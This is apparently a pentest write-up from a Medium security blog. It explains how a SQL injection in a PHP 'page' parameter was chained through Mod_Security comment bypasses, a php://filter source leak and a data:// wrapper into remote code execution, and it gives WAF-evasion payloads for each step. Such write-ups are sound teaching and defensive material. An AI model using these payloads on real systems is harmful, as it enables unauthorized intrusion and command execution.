
SQL injection to RCE

Efren Diaz Follow
Oct 3 · 4 min read




In the next lines I will expose a case that I **experimented some days ago working in a penetration testing** for one of our customers at **Open Data Security**, in my opinion was interest how I needed concatenate a few factors to get the RCE.

For obvious reasons, some customer data will be anonymized.

Doing a directory fuzzing, I found a folder with a php file inside:

```
https://customer.com/php/load.php
```


When I tested the url I got a php Warning:



https://[redacted]/php/load.php

Warning: include(/php/.php) [function.include]: failed to open stream: No su
line 96

As we can see the app is trying to include an empty filename with a .php extension. Next thing that came to my mind was, maybe I could control the filename in a GET parameter, so I decided bruteforce some parameters. Before recurring to any scripts I thought I should test for common old school website modules parameters like “*sec, section, mod, module, file, page,etc.*” and to my surprise the “*page*” parameter threw a different error, a MySQL warning message:



https://[redacted]/php/load.php?page='

Warning: mysql_fetch_assoc(): supplied argument is not a valid MySQL result reso

Warning: include(/php/.php) [function.include]: failed to open stream: No such file o

Well, as we can see the include function continues in the same point with an empty filename, but we can see we got a MySQL error, then from here I tried guess that the aplication gets the required filename from a database and from here I tried the usually sql inyection:

```
https://customer.com/php/load.php?page=’ or ‘’=’
```

And I got the include warning message, but this time the filename was not empty, it was “***analytics.php***”, the first path string had a point, and the website css style was not loaded (now the links are not pink)

Well, at those time I was secure that the include() gets parts of the path from database and we need to try an **union type SQL injection** so that we control the path and try a Local File Inclusion.

In the first injection that I tried I got a 406 response, the website has the **Mod_Security apache module enabled** which unfortunately detects my injection BUT as some know, an outdated Mod_Security version **can bypassed** with MySQL comments in the injection string. I tried and it worked, with a 9 columns injected query:

```
https://customer.com/php/load.php?page=’ /*!50000union*/ select
1,2,3,4,5,6,7,8,9-- -
```

I didn’t find anywhere else throughout the web application, an upload form would allow to upload an image or any file extension with php code that wishfully, I could include to exploit the present Local File Inclusion, but as you can see in the previous image, I observed that I could manipulate the beginning of the path and that is great for my perspective because I know that I can try to use some **php wrappers**.

First I used **“php://filter/convert.base64-encode/resource=”** wrapper to read the index.php file:

```
https://customer.com/php/load.php?page=’ /*!50000union*/ select
1,2,3,4,5,’../index’,7,8,’php://filter/convert.base64-encode
/resource=.’ -- -
```

And voila, we got a base64 encoded string of the index.php source code

Ah this point all I want is to get an RCE so I first tried the input:// wrapper, but that didn't work because the application concatenates the input with the rest of the path, and because of the mighty Mod_Security module the use nullbyte %00 was not possible. Then I decided to **try with the data:// wrapper** to send some php code that hopefully will execute:

```
https://customer.com/php/load.php?page=' /*!50000union*/ select
1,2,3,4,5,6,7,8,'data://text/plain,<?php echo system("uname
-a");?>'-- -
```

And once again I got a Mod_Security 406 response blocking me. Thinking some I supposed that the problem was in the "system(" string, and I went back to cook some php lines:


```
<?php
$a="sy";
$b="stem";
$c=$a.$b;
$c("uname -a");
?>
```

And finally the payload was:

```
https://customer.com/php/load.php?page=' /*!50000union*/ select
1,2,3,4,5,6,7,8,’data://text/plain,<?php
$a=”sy”;$b=”stem”;$c=$a.$b; $c(“uname -a”);?>’ -- -
```

And the response with our command result:

Then finally got RCE !!! ^_^



. . .

Follow Infosec Write-ups for more such awesome write-ups.

InfoSec Write-ups

A collection of write-ups from the best hackers in the world on topics ranging from bug bounties and CTFs to

medium.com